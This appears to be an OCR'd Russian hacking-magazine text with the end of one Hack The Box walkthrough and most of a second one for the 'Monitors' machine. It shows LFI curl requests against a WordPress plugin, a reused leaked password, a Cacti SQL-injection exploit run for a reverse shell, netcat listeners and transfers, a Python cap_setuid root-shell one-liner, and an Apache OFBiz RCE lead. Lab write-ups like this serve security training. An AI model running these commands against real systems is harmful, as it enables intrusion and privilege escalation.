


Определенные с помощью net-creds URL-адреса

Но уже из пакета 00 удалось достать учетные данные для службы FTP.


Определенные с помощью net-creds учетные данные FTP

Авторизуемся на FTP с полученными учетными данными и просмотрим файлы в корневой директории.



Авторизация в FTP

Судя по найденным файлам, это домашняя директория пользователя. С теми же учетными данными получается авторизоваться по SSH. Так мы получаем стабильный доступ.



Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь, когда мы получили доступ к хосту, нам необходимо собрать информацию, которая может помочь с повышением привилегий.

Справка: скрипты PEASS для Linux (загрузка через Python и Wget)

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Чтобы воспользоваться скриптом, его нужно сначала загрузить на локальный хост.


```
wget https://github.com/carlospolop/privilege-escalation-awesome-
scripts-suite/blob/master/linPEAS/linpeas.sh
```

Теперь надо загрузить его на удаленный хост. В директории со скриптом на локальной машине запустим с помощью Python простой веб-сервер. После выполнения этой команды веб-сервер будет прослушивать порт 8000.

```
python3 -m http.server
```

А теперь с помощью того же `wget` на целевой машине загрузим скрипт с локального хоста на удаленный. После загрузки необходимо дать файлу право на выполнение и выполнить скрипт.

```
wget http://[ip_локального_хоста]:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```



Полученные Linux capabilities

В выводе LinPEAS обратим внимание на Linux capabilities. Но сначала пара слов о том, что же это такое.

В Linux пользователь root получает особый контекст при запуске любых процессов. Так, ядро и приложения обычно пропускают любые ограничения определенных действий в данном контексте, и этот пользователь может делать все, что захочет.

Но что, если для определенного процесса в непривилегированном контексте нужно выполнить какое-то действие, которое требует привилегий, но при этом нельзя давать этому процессу выполнять другие привилегированные действия? К примеру, разрешить процессу делать запись в журнал аудита ядра, но не позволить отключить этот аудит. Ведь если запустить этот процесс в контексте рута, он сможет выполнить оба действия!

Тут на помощь приходят Linux capabilities. Через этот механизм «возможностей» процессу дается только какое-то подмножество привилегий. Другими словами, все привилегии рута разбиваются на более мелкие независимые друг от друга привилегии и процесс получает только те, которые ему нужны.

В нашем случае для Python 3.8 доступна возможность `cap_setuid`. Она позволяет процессу изменить UID во время выполнения! Так, если мы установим в процессе `python` свой UID равным 0, то мы получим привилегированный контекст рута. Это можно сделать с помощью функции `setuid` из модуля `os`. А затем вызовем командную оболочку в уже привилегированном контексте с помощью функции `system` из того же модуля.

```
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Флаг рута

Мы захватываем данную машину и имеем над ней полный контроль.

HTB
MONITORS

ПРИМЕНЯЕМ ЕЩЕ ОДИН СПОСОБ ПОБЕГА ИЗ DOCKER

В этой статье я покажу прохождение сложной машины Monitors с площадки Hack The Box. Мы посканируем сайт на WordPress, получим RCE в CMS Cacti, проэксплуатируем дыру в Apache OFBiz и, наконец, сбежим из Docker с максимальными привилегиями благодаря SYS_MODULE. Поехали!

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в /etc/hosts:

```
10.10.10.238    monitors.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).



Результат работы скрипта

Видим два открытых порта: 22 (служба SSH) и 80 (веб-сервер Apache 2.4.29). На веб-сервере работает WordPress 5.5.1, с его исследования мы и начнем.


ТОЧКА ВХОДА

Сканирование WordPress

Тестировать сайты на WordPress удобнее всего утилитой WPScan. С ее помощью можно обнаружить уязвимые версии самого WordPress, тем и плагинов, а также собрать имена пользователей и перебрать учетные данные. В общем, все, что может понадобиться! Перед началом сканирования советую зарегистрироваться на официальном сайте WPScan и получить токен API. Тогда утилита будет автоматически проверять найденные страницы на уязвимости. Нам даже предоставят ссылку на отчет или готовый эксплоит!

Чаще всего уязвимы плагины, поэтому я зарядил их перебор (опция -e ap) в агрессивном режиме (опция --plugins-detection aggressive), используя 128 потоков (опция -t):


```
wpscan --url http://monitors.htb -e ap --plugins-detection
aggressive -t 128 --api-token [token]
```




Обнаруженные плагины

Потратив несколько минут, мы получаем отчет, в котором напротив найденного в агрессивном режиме плагина стоит пометка «1 vulnerability identified». Значит, на целевом сайте установлен уязвимый плагин Spritz 1.0. Заодно нам дали ссылку на Exploit-DB, где есть описание уязвимости. Но если у тебя специализированный дистр вроде Kali Linux, то база ExploitDB уже есть на твоем диске и ты можешь использовать утилиту searchsploit, чтобы искать по ней.

```
searchsploit 44544
searchsploit -p php/webapps/44544.php
```



Эксплоит в локальной базе searchsploit




Описание эксплоита 44544 для плагина Spritz 1.0

Из описания эксплоита мы видим, что плагин уязвим к LFI — локальному включению файлов.

Уязвимость LFI

В описании уязвимости находим и инструкцию по эксплуатации. Давай проверим уязвимость, прочитав файл /etc/passwd.


```
curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.
content.filter.php?url=/../../../..//etc/passwd
```



Содержимое файла /etc/passwd


Так как на хосте развернут веб-сервер, а на нем работает целая CMS, то первое наше действие — это попробовать получить учетные данные пользователей. Высока вероятность, что эти учетные данные подойдут и при логине в систему. В случае с WordPress искать следует в файле с настройками для подключения к базе данных wp-config.php.

```
curl "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.
spritz.content.filter.php?url=/../../../..//var/www/wordpress/
wp-config.php"
```




Учетные данные для подключения к базе данных

Я сразу попробовал этот пароль для авторизации в WordPress в качестве админа, но это не принесло никаких результатов. Так как мы можем читать файлы с хоста, поищем этим способом другую точку входа. У меня есть два списка (для Windows и Linux) файлов, который стоит проверять. Фаззить будем с помощью Burp Intruder.




Вкладка Burp Intruder — Position



Результат атаки

Мы натыкаемся на файл конфигурации Apache /etc/apache2/sites-enable/000-default.conf, где находим пользователя admin@monitors.htb. Виртуальный хост cacti-admin.monitors.htb сразу добавляем в /etc/hosts, а потом смотрим. Нас встречает форма авторизации.


```
10.10.10.238 cacti-admin.monitors.htb
```



Форма авторизации

ТОЧКА ОПОРЫ


Авторизоваться получается как пользователь admin с паролем BestAdministrator@2020!, который служил для подключения к базе данных.



Стартовая страница сайта

Нас встречает система управления контентом под названием Cacti, причем мы сразу видим ее версию — 1.2.12. А раз у нас снова готовый продукт, мы опять поищем готовые эксплоиты при помощи searchsploit.

```
searchsploit "Cacti 1.2.12"
searchsploit -p php/webapps/49810.py
```



Поиск эксплоита с помощью searchsploit

Находим эксплоит именно для этой версии Cacti. Он эксплуатирует SQL-инъекцию. После первого запуска узнаем, что он должен дать нам реверс-шелл. Нужно указать лишь адрес своего хоста и порт для обратного подключения.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

В таких случаях пригодится rlwrap — readline-оболочка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.


```
apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный netcat.


```
rlwrap nc -lvp [port]
```

А теперь выполним эксплоит. Передаем адрес хоста и учетные данные, а также адрес локального хоста и порт для обратного подключения. После запуска сразу же получим бэкконнект.

```
python3 49810.py -t http://cacti-admin.monitors.htb -u admin -p
'BestAdministrator@2020!' --lhost 10.10.14.126 --lport 4321
```



Запуск эксплоита



Бэкконнект в листенере

Продолжение статьи →

HTB MONITORS

ПРИМЕНЯЕМ ЕЩЕ ОДИН СПОСОБ ПОБЕГА ИЗ DOCKER

ПРОДВИЖЕНИЕ

Получение флага пользователя

Итак, мы получили шелл. Найти направления для повышения привилегий нам в очередной раз помогут скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Чтобы воспользоваться скриптом, его нужно сначала загрузить на локальный хост.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
```

Так как на сервере отсутствуют программы **curl** и **wget**, мы не можем загрузить файл с локального веб-сервера. Тогда будем использовать **netcat**. На сервере откроем листенер и установим лимит ожидания пять секунд, при этом весь вывод перенаправим в файл.


```
nc -lp 5432 -w 5 > /tmp/linpeas.sh
```

На локальном хосте подключимся к листенеру и запишем туда наш скрипт.


```
cat linpeas.sh | nc 10.10.10.238 5432
```

На выходе получаем огромное количество информации. Изучим ее и отметим важные для нас вещи:


- Нам доступен **runc**.
- Есть запущенный Docker.
- Есть прослушиваемые только на локальном хосте порты.
- Нам доступны файлы из домашней директории пользователя.
- Есть интересный файл **cacti-backup.service**.




Доступные Docker и runc



Файлы в домашней директории пользователя




Прослушиваемые порты




Файлы бэкапов

Начнем с последнего пункта и глянем файл **/lib/systemd/system/cacti-backup.service**.




Содержимое файла cacti-backup.service

Отсюда мы узнаем, что от имени пользователя **www-data** запускается скрипт **/home/marcus/.backup/backup.sh**.



Содержимое файла backup.sh

В скрипте находим учетные данные. А найдя новый пароль, сразу же проверяем его везде. Так мы авторизуемся по SSH от имени пользователя **marcus**.




Флаг пользователя

Погружение в Docker

Итак, мы выяснили, что на машине работает Docker, а также есть прослушиваемые для localhost порты. Для начала определим, за что отвечает порт 8443. Выполним подключение к порту с помощью **netcat**. Когда нам не ответят, отправим запрос GET HTTP. На этот раз ответ есть.

```
nc 127.0.0.1 8443
GET / HTTP
```




Подключение к порту 8443

Кроме того, нам сообщают, что сервер работает по протоколу HTTPS. Давай прокинем порт с помощью SSH и будем туннелировать трафик с локального порта 8443 на порт 8443 сервера. После чего обратимся к удаленному сервису по адресу **https://127.0.0.1:8443/** через браузер.

```
ssh -L 8443:127.0.0.1:8443 marcus@10.10.10.238
```

Стартовая страница сайта


Нас встречает ошибка 404, но нас это не остановит. Попробуем просканировать файлы и директории. Возьмем список common.txt из набора крутых списков Seclists. А для перебора я использую тот же Burp Intruder.



Request	Payload	Status	Error	Timeout	Length
475	accounting	302			116
641	ap	302			108
675	ar	302			108
986	catalog	302			113
1160	common	302			112
1229	content	302			113
1568	ecommerce	302			115
1559	ebay	302			110
1693	example	302			113
2150	images	302			112
2590	marketing	302			115
2991	passport	302			114
10	.git/HEAD	400			959
12	.git/index	400			959
11	.git/config	400			959
13	.git/logs/	400			959
41	.well-known/acme-challe...	400			959


Результат перебора каталогов

Нашлось много страниц, которые отвечают редиректом. Перейдем на одну из них и получим форму авторизации Apache OFBiz.



Стартовая страница сайта

Apache OFBiz — это фреймворк, который обеспечивает поддержку общей модели данных для большого набора бизнес-процессов. Все приложения строятся вокруг единой архитектуры, использующей общие компоненты для данных, логики и процессов. Так как мы нашли новую технологию, мы просто обязаны сразу же проверить наличие готовых эксплоитов.




Поиск документированных уязвимостей в Apache OFBiz

Так мы находим уязвимость, имеющую идентификатор CVE-2020-9496. Идея в том, что пользователь, не прошедший проверку подлинности, может воспользоваться этой уязвимостью, отправив вредоносный HTTP-запрос, содержащий созданную полезную нагрузку XML в теле HTTP-запроса (OFBiz использует уязвимые версии библиотек Apache Commons BeanUtils и Apache ROME).

Эксплуатация этой уязвимости может привести к удаленному выполнению кода (RCE) в контексте пользователя, запускающего приложение. По идентификатору находим уже реализованный в Metasploit Framework эксплоит.

